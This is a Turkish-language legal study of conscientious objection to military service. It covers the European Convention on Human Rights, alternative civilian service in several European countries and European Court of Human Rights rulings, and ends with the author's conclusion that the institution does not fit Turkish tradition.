Uluslararası Sözleşmelerde ve Uluslararası Kurumların Tavsiye Kararlarında Vicdanî Ret

Anayasanın "Milletlerarası anlaşmaları uygun bulma" başlıklı 90. maddesinin son fıkrasında; "Usulüne göre yürürlüğe konulmuş Milletlerarası anlaşmalar kanun hükmündedir. Bunlar hakkında Anayasaya aykırılık iddiası ile Anayasa Mahkemesine başvurulamaz. Usulüne göre yürürlüğe konulmuş temel hak ve özgürlüklere ilişkin milletlerarası anlaşmalarla kanunların aynı konuda farklı hükümler içermesi nedeniyle çıkabilecek uyuşmazlıklarda milletlerarası anlaşma hükümleri esas alınır" hükmü yer almaktadır.

Dolayısıyla Türkiye Cumhuriyeti'nin taraf olduğu insan haklarına ilişkin uluslararası anlaşmalarda vicdanî redde ilişkin düzenlemelerin incelenmesi önem arz etmektedir. Bu bağlamda

⁹ ÇINAR, Özgür Heval, ÜSTERCİ, Coşkun (Der.); Çarklardaki Kum: Vicdanî Red Düşünsel Kaynaklar ve Deneyimler, İletişim Yayınları, İstanbul, 2008, s.34

uluslararası sözleşmelerde ve uluslararası kurumların tavsiye kararlarında vicdanî redde ilişkin düzenlenme ve değerlendirmeler aşağıdaki şekilde incelenmiştir.

Avrupa Konseyi ve Avrupa İnsan Hakları ve Temel Özgürlüklerin Korunmasına İlişkin Sözleşme

Avrupa Konseyi çerçevesinde imzalanan Avrupa İnsan Hakları Sözleşmesinde 293 vicdanî ret hakkında açık bir düzenleme bulunmamaktadır. Avrupa İnsan Hakları Mahkemesine vicdanî ret başvurusunda bulunanlar tarafından yapılan savunmalarda, Sözleşmenin “Kölelik ve zorla çalıştırma yasağı” başlıklı 4. maddesi ile “Düşünce, vicdan ve din özgürlüğü” başlıklı 9. maddesine dayanarak vicdanî reddin tanındığı iddiasında bulunulmakta ise de Mahkeme hâlen vicdanî ret kurumunu düşünce, vicdan ve din özgürlüğü kapsamında korunması gereken bir hak olarak ele almamakta, kararlarında Sözleşmenin “İşkence yasağı” başlıklı 3. maddesine ve “Ayrımcılık yasağı” başlıklı 14. maddesine dayandırmaktadır. Avrupa İnsan Hakları Sözleşmesinin “Kölelik ve zorla çalıştırma yasağı” başlıklı 4. maddesinde;

1. Hiç kimse köle ve kul halinde tutulamaz.

2. Hiç kimse zorla çalıştırılmaz ve zorunlu çalışmaya tabi tutulamaz.

Aşağıdaki haller bu maddede sözü geçen “zorla çalıştırma veya zorunlu çalışma”dan sayılmazlar: a) Bu Sözleşme’nin 5. maddesinde öngörülen koşullar altında tutuklu bulunan kimseden tutukluluğu veya şartlı salıverilmesi süresince olağan olarak yapılması istenen çalışma; b) Askeri nitelikte bir hizmet veya inançları gereğince askerlik görevini yapmaktan kaçınan kimselerin durumunu meşru sayan ülkelerde bu inanca sahip kimselere zorunlu askerlik yerine gördürülecek başka bir hizmet; c) Toplumun hayat veya refahını tehdit eden kriz ve afet hallerinde istenecek her hizmet; d) Normal yurttaşlık yükümlülükleri kapsamına giren her türlü çalışma veya hizmet.” hükmü yer almaktadır. Maddenin bir ve ikinci fıkralarında, “kölelik ve zorla çalıştırma” açıkça yasaklanmıştır. Ancak “zorla çalıştırma ve ya zorunlu çalışma” sayılmayan hâllerin belirtildiği maddenin üçüncü fıkrasının (b) bendinde bu hâllerden birinin “askeri nitelikte bir hizmet veya inançları gereğince askerlik görevini yapmaktan kaçınan kimselerin durumunu meşru sayan ülkelerde bu inanca sahip kimselere zorunlu askerlik yerine gördürülecek başka bir hizmet” olduğu ifade edilmiştir.

Maddeden anlaşılabileceği üzere, Sözleşmeye taraf ülkelerde askerlik hizmeti kapsamında yapılan çalışmalar ile askerlik hizmeti yerine alternatif bir kamu hizmeti getirilmiş ise bu zorunlu hizmet de zorla çalıştırma sayılmayacaktır. Maddede yer alan “meşru sayan ülkeler” ibaresi ise, vicdanî reddi meşru saymayan ülkelerin de olabileceğini kabul etmektedir. Ayrıca, bu düzenlemeden, zorunlu askerlik uygulamasına devam edilerek vicdanî ret kurumunu kabul etmemenin Sözleşmeye aykırılık teşkil etmeyeceği diğer bir ifadeyle vicdanî retçiliğin tanınmasını devletlerin takdirine bıraktığı sonucu çıkarılabilmektedir.

Bazı Ülkelerde Vicdanî Redde İlişkin Düzenlemeler

Avrupa’da vicdanî reddi anayasasına alan ilk ülke 1916 yılında İngiltere olmuştur. İngiltere’nin ardından 1917 yılında Danimarka, 1920 yılında da İsveç vicdanî ret ile ilgili yasal düzenleme yapmıştır. 1 Ocak 2008 tarihi itibarıyla Avrupa Konseyi üyesi ülkelere 24 ülkede zorunlu askerlik hizmeti bulunmaktadır. Konsey üyesi ülkelere Andora, İzlanda, Lihtenştayn ve Monako’da herhangi bir ordu yoktur. Avrupa Konseyi üyesi olan Belçika, Birleşik Krallık, Çek Cumhuriyeti, Fransa, Hollanda, İrlanda, İspanya, İtalya, Lüksemburg, Macaristan, Malta, Portekiz, San Marino, Slovakya, Slovenya, Bulgaristan ve Hırvatistan’da ise profesyonel ordu bulunmaktadır. 324 Vicdanî ret hakkının profesyonel askerler hakkında da uygulanması gerektiği ile ilgili olarak Birleşmiş Milletler İnsan Hakları Komitesinin 1993/84 tarihli kararında “askerlik görevini yapan kişilerin vicdanî ret hakkını kullanmaktan mahrum edilemeyeceği” ifade edilmiştir. Avrupa Konseyinin 1518/2001 numaralı tavsiye kararında da “silahlı kuvvetlerin daimi üyelerinin de vicdanî ret hakkına sahip olduğu” belirtilmiştir. Ancak, profesyonel orduya sahip ülkelere sadece Almanya, Birleşik Krallık ve Hollanda’da profesyonel askerlerin vicdanî ret hakkını kullanabilmesi için yasal düzenlemeler bulunmaktadır. 325 Avrupa Konseyi üyesi ülkelere 24 ülkede zorunlu askerlik sistemi kabul edilmektedir. Ancak bu ülkelere vicdanî ret kurumu da bulunmakta ve vicdanî ret ileri sürenler hakkında askerlik hizmeti yerine geçen alternatif hizmet kabul edilmiştir.

Alternatif hizmetin kabul edildiği bu ülkeler; Almanya, Arnavutluk, Avusturya, Bosna ve Hersek, Danimarka, Ermenistan, Estonya, Finlandiya, Gürcistan, İsveç, İsviçre, Karadağ, Kıbrıs Rum Cumhuriyeti, Letonya, Litvanya, Makedonya, Moldova, Norveç, Polonya, Romanya, Rusya Federasyonu, Sırbistan, Ukrayna ve Yunanistan’dır. 326 Avrupa Konseyi üyesi olan ülkelere sadece

Türkiye ve Azerbaycan'da vicdanî ret kurumu bulunmamaktadır. Azerbaycan'da vicdanî reddin tanınması için 2004 yılında bir taslak hazırlanmış ancak henüz Parlamento tarafından görüşülmemiştir. Türkiye ve Azerbaycan dışında Avrupa Konseyi'ne üyelik çalışmaları devam eden Beyaz Rusya'da da zorunlu askerlik sistemi bulunmakta ancak vicdanî redde ilişkin herhangi bir yasal düzenleme bulunmamaktadır.

Avrupa Birliği üyesi olan devletlerin bir kısmı profesyonel orduya geçmiş bir kısmı ise zorunlu askerlik hizmetini kabul etmesine rağmen bu devletlerin tamamında vicdanî ret kurumu da kabul edilmiştir. Söz konusu ülkelerde vicdanî retçiler, askerlik yükümlülüklerini silahlı askerlik yapmak yerine, devletlerin belirlediği sınırlamalar çerçevesinde alternatif hizmetler üreterek yerine getirebilmektedir. Bu alternatif hizmetler, vicdanî ret hakkını kullanan kişinin eğitim durumuna göre huzurevlerinde ve hastanelerde çalışmak, öğretmenlik yapmak gibi farklılıklar gösterebilmektedir. Bazı Avrupa Birliği ülkelerinde alternatif sivil hizmet uygulamaları şu şekildedir;

1- Almanya Askerlik hizmetinin süresi dokuz aydır. Vicdanî ret, Alman Anayasasının 4. maddesinde bir hak olarak yer almaktadır. 2003 tarihli Vicdanî Ret Kanunu, 1983 tarihli Vicdanî Ret Kanununun yerine kabul edilmiştir. Alternatif hizmet süresi de askerlik hizmet süresi gibi dokuz aydır. Alternatif hizmet süresi, 2004 yılında on aydan dokuz aya indirilerek askerlik hizmet süresiyle eşitlenmiştir. Alternatif hizmet genellikle, hastahane, özürllülere ve hastalara bakım merkezleri gibi sosyal amaçlı kurumlarda yerine getirilmektedir.

2- Avusturya Askerlik hizmetinin süresi sekiz aydır. Askerlik hizmetinin altı ayı önce kalan iki ayı daha sonra yerine getirilebilmektedir. Vicdanî ret 1974'ten beri bir hak olarak kabul edilmiş olup, Avusturya Anayasasının 9 (a) maddesinde yer almaktadır. Anayasanın 9 (a) maddesinin üçüncü fıkrasında, her erkeğin askerlik hizmeti ile yükümlü olduğu, zorunlu askerlik hizmetini yerine getirmeyi reddeden ve bundan muaf tutulan vicdanî retçilerin bir alternatif hizmet yerine getirmeleri gerektiği ve bu konuyla ilgili ayrıntıların kanunla düzenleneceği ifade edilmiştir. Vicdanî ret ile ilgili ayrıntılı hukukî düzenlemeler 1986 yılında kabul edilen Sivil Hizmet Kanununda bulunmaktadır. Alternatif hizmet süresi oniki aydır. Bu süre, askerlik hizmetinin bir buçuk katına denk gelmektedir. Alternatif hizmet, hastahane, sosyal çalışma kurumları ve acil kurtarma ekipleri gibi kamu alanındaki değişik kurumlarda yerine getirilebildiği gibi Avusturya Kızıl Haççı gibi sivil toplum örgütlerinde de yerine getirilebilmektedir. Yurt dışında barış ve sosyal amaçlı organizasyonlarda on dört ay gönüllü hizmette bulunan kişiler de alternatif hizmetten muaf tutulmaktadır. Başvurular İçişleri Bakanlığına yapılmaktadır. Bakanlık, temel olarak başvuranın Sivil Hizmet Kanunun 2. maddesinde belirtilen hususları kabul ettiğini içeren standart bir form verir. 1991 yılından bu yana kişisel görüşme yapılmamaktadır. Sonuç olarak süresi içinde yapılan başvurular neredeyse otomatik bir şekilde kabul edilmektedir. Başvuru sahibi, bir suçtan dolayı mahkum olmuşsa, güvenlik görevlisi olarak istihdam edilmişse, bir silah ruhsatına sahipse ya da başvuru sahibinin şiddet kullanmaya karşı itirazının şartlı ve politik amaçlı olduğu düşünülürse başvuru kabul edilmeyebilir.

3- Danimarka Askerlik hizmetinin süresi, kuvvet ve sınıf ayırımına göre üç gün ile ondört ay arasında değişmektedir. Ancak, genellikle dokuz ay olarak yerine getirilmektedir. Vicdanî ret hakkı, 1917'den itibaren kanunî olarak tanınmaktadır. Danimarka, vicdanî ret ile ilgili ilk kanunî düzenleme yapan ülkelerden biridir. Vicdanî ret hakkı, Danimarka'da 1992 ve 1998 tarihlerinde değiştirilen 1987 tarihli Sivil Hizmet Kanunu (588/87) ile düzenlenmiştir. 1986'dan beri de alternatif hizmet süresi, askerlik hizmet süresiyle eşit olup, üç gün ile ondört ay arasında değişmektedir. Alternatif hizmet süresi de genellikle askerlik hizmet süresinde olduğu gibi dokuz ay olarak yerine getirilmektedir. Alternatif hizmet, hastahane, sosyal ve kültürel kurumlar gibi kamu kurumları ile çevre ve barış organizasyonlarında yerine getirilebilir.

4- Finlandiya Askerlik hizmetinin süresi altı aydır. Alternatif hizmet 1931 yılında barış zamanları ile sınırlı olmak üzere kabul edilmiştir. Alternatif hizmet süresi askerlik hizmet süresinden uzun olup, 1987 yılında 16 aydan 13 aya düşürülmüştür. Herhangi bir savaş durumu baş gösterdiğinde hiç kimse zorunlu askerlik hizmetinden muaf olamaz.

5- Yunanistan Askerlik hizmetinin süresi oniki aydır. Vicdanî ret hakkı 1998 yılında tanınmış ve alternatif hizmet kabul edilmiştir. Alternatif hizmet süresi askerlik hizmet süresinden uzun olup, yirmioç aydır ve savunma Bakanlığının denetimi altında yerine getirilmektedir. 333 Yunanistan'da alternatif hizmete ilişkin sorunların başında; alternatif hizmetin süresinin uzun olması nedeniyle cezalandırıcı olması, alternatif hizmet yönetimi, başvuruların değerlendirilmesi ve dava açma sürecinin Savunma Bakanlığının yetkisinde olup sivil nitelikte olmaması, vicdanî retçilerin silahlı

kuvvetlere giriş sürecinde veya girdikten sonra hiçbir şekilde vicdanî ret talep edememeleri, vicdanî ret ileri sürmenin sadece barış zamanlarıyla sınırlı olup savaş zamanlarında ileri sürülemeyeceği, vicdanî ret 122 statüsünün sendikal etkinliklerde bulunmak, bir greve katılmak veya disiplin ihlali yapmak gibi sebeplerle geri alınarak vicdanî retçilerin silahlı askerlik yapmak zorunda bırakılabilmesi ve vicdanî retçilerin zorunlu askerlik hizmeti yapanların aksine yüksek nüfus yoğunluğu olan şehirlerde görev almaları şeklinde ifade edilmektedir.

Bu ülkelerin bir kısmında vicdanî ret beyanında bulunan herkes otomatik olarak alternatif hizmeti yerine getirebilmekte, bir kısmında ise bir kurul bu konudaki başvuruları değerlendirmektedir. Bu kurul bazı ülkelerde işleri bakanlığı bünyesinde bazı ülkelerde ise millî savunma bakanlığı bünyesinde kurulmaktadır. Alternatif hizmet başvurularının bağımsız bir kurul tarafından değerlendirilmesi gerektiğini düşünenler, özellikle millî savunma bakanlığı bünyesinde oluşturulan kurulları eleştirmektedir. Alternatif hizmet, caydırıcı olması için genellikle zorunlu askerlik hizmeti süresinden daha uzun bir süre olarak belirlenmektedirler. Ancak her halükârda alternatif hizmetin, Avrupa İnsan Hakları Mahkemesi kararlarında da ifade edildiği gibi cezalandırıcı bir niteliğe sahip olmayacak şekilde ve sürede belirlenmesi gerekmektedir.

AVRUPA İNSAN HAKLARI MAHKEMESİ TARAFINDAN VİCDANÎ REDDE İLİŞKİN VERİLEN KARARLAR

1978 tarihinde İngiltere aleyhine açılmış davada, Bayan Arrowsmith, IRA ile mücadele için Kuzey İrlanda'ya gönderilecek askerlere, askerlik görevinin inançlarına aykırı olduğunu ileri sürerek askere gitmemeleri yönünde "pasifist" broşürler dağıtmıştır. Broşürlerde daha önce askerlik yapmış iki kişinin beyanlarına yer verilmiş ve bu beyanlardan birinde "bir ülkeyi istiladan korumak için askerlik yapılmasına karşı olunmadığı ancak İrlanda'da yapılanın tümüyle yanlış olduğu" belirtilmiştir. AİHM, broşürde böyle bir beyana yer verilmek suretiyle bu fikrin olumlu bulunuyor olması ve bu nedenle tamamen şiddet karşıtlığından ve pasifist bir inancın açıklanmasından söz edilemeyeceği için "düşünce, vicdan ve din özgürlüğü"ne dair 9. maddeye aykırılık saptamamıştır.

Mahkeme, 1976 tarihli X/ Federal Almanya Cumhuriyeti davasında, askerlik hizmeti yerine öngörülen sivil hizmetin yerine getirilmesinin reddi durumunda, kişinin cezalandırılmasını incelemiştir. AİHM olayı hem din ve vicdan özgürlüğü hem de "zorla çalıştırma yasağı" (4. md) kapsamında değerlendirmiş, ancak sözleşmeye aykırı bir yön bulmamıştır.

Mahkeme, Larissis ve diğerleri / Yunanistan (1998) davasında, askerlerin sivillere dinlerini benimsetmeye çalışmalarını cezalandırmayı 9. maddeye aykırı bulurken, aynı askerlerin ordu içerisinde bu tür çalışmalar yapmalarını cezalandırmayı 9. maddeye aykırı bulmamıştır. Yunan Hava Kuvvetleri mensubu üç subay, Pentecostal Kilisesi'ne bağlı olup, gerek askerler arasında gerekse de siviller arasında dinlerini yaymaya çalışmışlardır. Mahkeme, bazı askerlerin sivillere dinlerini benimsetmeye çalışmalarının cezalandırılmasını 9. maddeye aykırı bulmuştur.

Ancak, Mahkeme, aynı kişilerin havacı askerlere kendi dinlerini benimsetmeye çalışmalarından dolayı cezalandırılmalarını ise 9. maddenin ihlali olarak görmemiştir. Bu kararda şunlar vurgulanmıştır: "Mahkeme, din özgürlüğü öncelikle bir bireysel vicdan sorunu olduğundan bunun, diğerlerinin yanı sıra, bir komşusun o dine inandırmaya çalışma hakkını da içeren bireyin dinsel inancını açıklama özgürlüğünü de kapsadığını vurgular.

Bununla birlikte, 9. madde bir din ya da inançtan hareket eden ya da esinlenen her türlü 124 davranışı, örneğin maddi veya sosyal avantajlar önerme ya da bir kiliseye yeni üyeler kazandırmak amacıyla uygun olmayan baskı yöntemleri uygulanması gibi uygun olmayan kendi dinini benimsetmeye çalışmayı korumaz."

Avrupa İnsan Hakları Mahkemesinin 06/04/2000 tarihinde Yunanistan hakkında verdiği Thlimmenos kararında (Thlimmenos v. Greece), Yehova Şahidi olan başvurunun inancı gereği askerlik yapmayı reddetmesi nedeniyle mahkum edilmesi yüzünden mali müşavirlik yapmasının yasaklanmasının AİHS'nin 9. madde ile bağlantılı olarak ayırıcılık yasasına ilişkin 14. maddesini ihlâl ettiği sonucuna varmıştır.¹⁰

Davada, Yehova şahidi olan Thlimmenos, dinî sebeplerle askere gitmeyi reddettiği için yargılanmış ve itaatsizlik nedeniyle hapis cezasına çarptırılmıştır. Yeminli malî müşavirlik sınavını

¹⁰ Durmuş Tezcan, Mustafa Ruhan Erdem, Oğuz Sancakdar, Avrupa İnsan Hakları Sözleşmesi ve Uygulaması, Adalet Bakanlığı Eğitim Dairesi Başkanlığı Yayını, Ankara, 2004, s.248.

kazanıp kayıt için meslek odasına başvuruda bulunduğunda, "mahkum olmuş kişilerin yeminli mali müşavir olamayacağı" hükmü gerekçe gösterilerek, başvurusu reddedilmiştir.

Mahkeme, özünde din ve vicdan özgürlüğünü kullandığı için mahkum olmuş bir kişinin, herhangi bir başka suçtan hüküm giymiş bir kişiyle aynı muameleyi görmüş olmasını, ayrımcı bir muamele olarak değerlendirmiş ve bu eylemi nedeniyle hapis cezası ile cezalandırılmışken, Thlimmenos'un bir de mesleğe kabul edilmeyerek cezalandırılacak olmasını "orantısız" bulmuştur.

SONUÇ

Askerlik hizmetini veya askerlik hizmetinin gereklerini yerine getirmeyi vicdanî nedenlerle reddetmek şeklinde tanımlanabilecek olan vicdanî ret, tarihsel süreç içinde Batı kültürü ve inanışlarından kaynağını almış ve özellikle batıda son yıllarda oldukça yükselişe geçen bir toplumsal hareket haline gelmiştir. Profesyonel orduya sahip ülkelerde vicdanî retçilik büyük bir sorun teşkil etmemektedir. Zorunlu askerlik sistemini kabul eden ülkelerin ise büyük bir kısmı vicdanî ret kurumunu kabul etmiş ve askerlik hizmeti yerine geçen alternatif hizmetler belirlemişlerdir. Alternatif hizmet, ret gerekçeleriyle uyumlu, makul süreli, sivil nitelikli, kamu yararı olan ve cezalandırıcı yapıda olmamak koşuluyla vicdanî ret ileri süren kişi tarafından askerlik hizmeti yerine geçmek üzere yerine getirilen hizmetlerdir. Uygulamada alternatif hizmet süresi genellikle zorunlu askerlik hizmetinden daha uzun tutulmaktadır.

Vicdanî ret ile ilgili yapılacak değerlendirmelerde, ülkelerin ekonomik, siyasî ve güvenlik koşulları yanında toplumsal, tarihî, kültürel, dinî inanışları da göz önüne alınmalı ve hukuk alanındaki aslî düzenleme yetkisinin ulus devletlere ait olduğu gerçeği unutulmamalıdır. Bu bağlamda, her devlet başta güvenlik olmak üzere dinî, ekonomik, sosyal, siyasal ve kültürel nedenlerle vicdanî ret hususunda farklı yaklaşımlar sergileyebilmelidir.

Batı kültürü ve inanışlarından kaynağını alan vicdanî ret kurumu, Türk toplumlarında varolmuş olan inancı, devlet kültürü ve askerî geleneklerle bağdaşmamaktadır. Ayrıca, dinî inançları nedeniyle askerlik hizmeti yapmak istemeyenlere yönelik bir düzenleme, dinî esasa dayalı bir düzenleme olacağından, anayasal sistemde varolan ve Anayasa Mahkemesinin yerleşmiş içtihatlarında ifade ettiği lâiklik anlayışıyla da bağdaşmamaktadır.

KAYNAKÇA

- Abdurrahman Eren, "Türk Hukukunda Vicdani Ret", AÜSBF Dergisi.
- Andreas Speck, "Dünyada Çağdaş Red ve Red Hareketlerinin Ana Hatları",
- Charles C.Moskos, John Whiteclay Chambers II, The New Conscientious Objection From Sacred to Secular Resistance, Oxford University Press, New York, Oxford, 1993.
- Çınar, Özgür Heval, ÜSTERCİ, Coşkun (Der.); Çarklardaki Kum: Vicdani Red Düşünsel Kaynaklar ve Deneyimler, İletişim Yayınları, İstanbul.
- Durmuş Tezcan, Mustafa Ruhan Erdem, Oğuz Sancakdar, Avrupa İnsan Hakları Sözleşmesi ve Uygulaması, Adalet Bakanlığı Eğitim Dairesi Başkanlığı Yayını, Ankara, 2004.
- Orhan Kemal Cengiz, "Vicdani Reddi Kabul Etmek", 4 Haziran 2004, Radikal Gazetesi.
- Ömer Anayurt, "Avrupa'da Vicdani Ret Sorunu: İstemden Normatif Düzenleme", Mülkiye Dergisi.
- Pietro Verri, Dictionary of International Law of Armed Conflict, International Committee of the Red Cross, Geneva, 1992.
- Rachel Brett, "Askerlik Hizmetinin Vicdanen Reddi ve Alternatif Hizmette Uluslararası Standartlar", Çarklardaki Kum:Vicdani Red Düşünsel Kaynaklar ve Deneyimler
- Redhouse İngilizce-Türkçe Hukuk Sözlüğü, Sev Matbaacılık, 1997.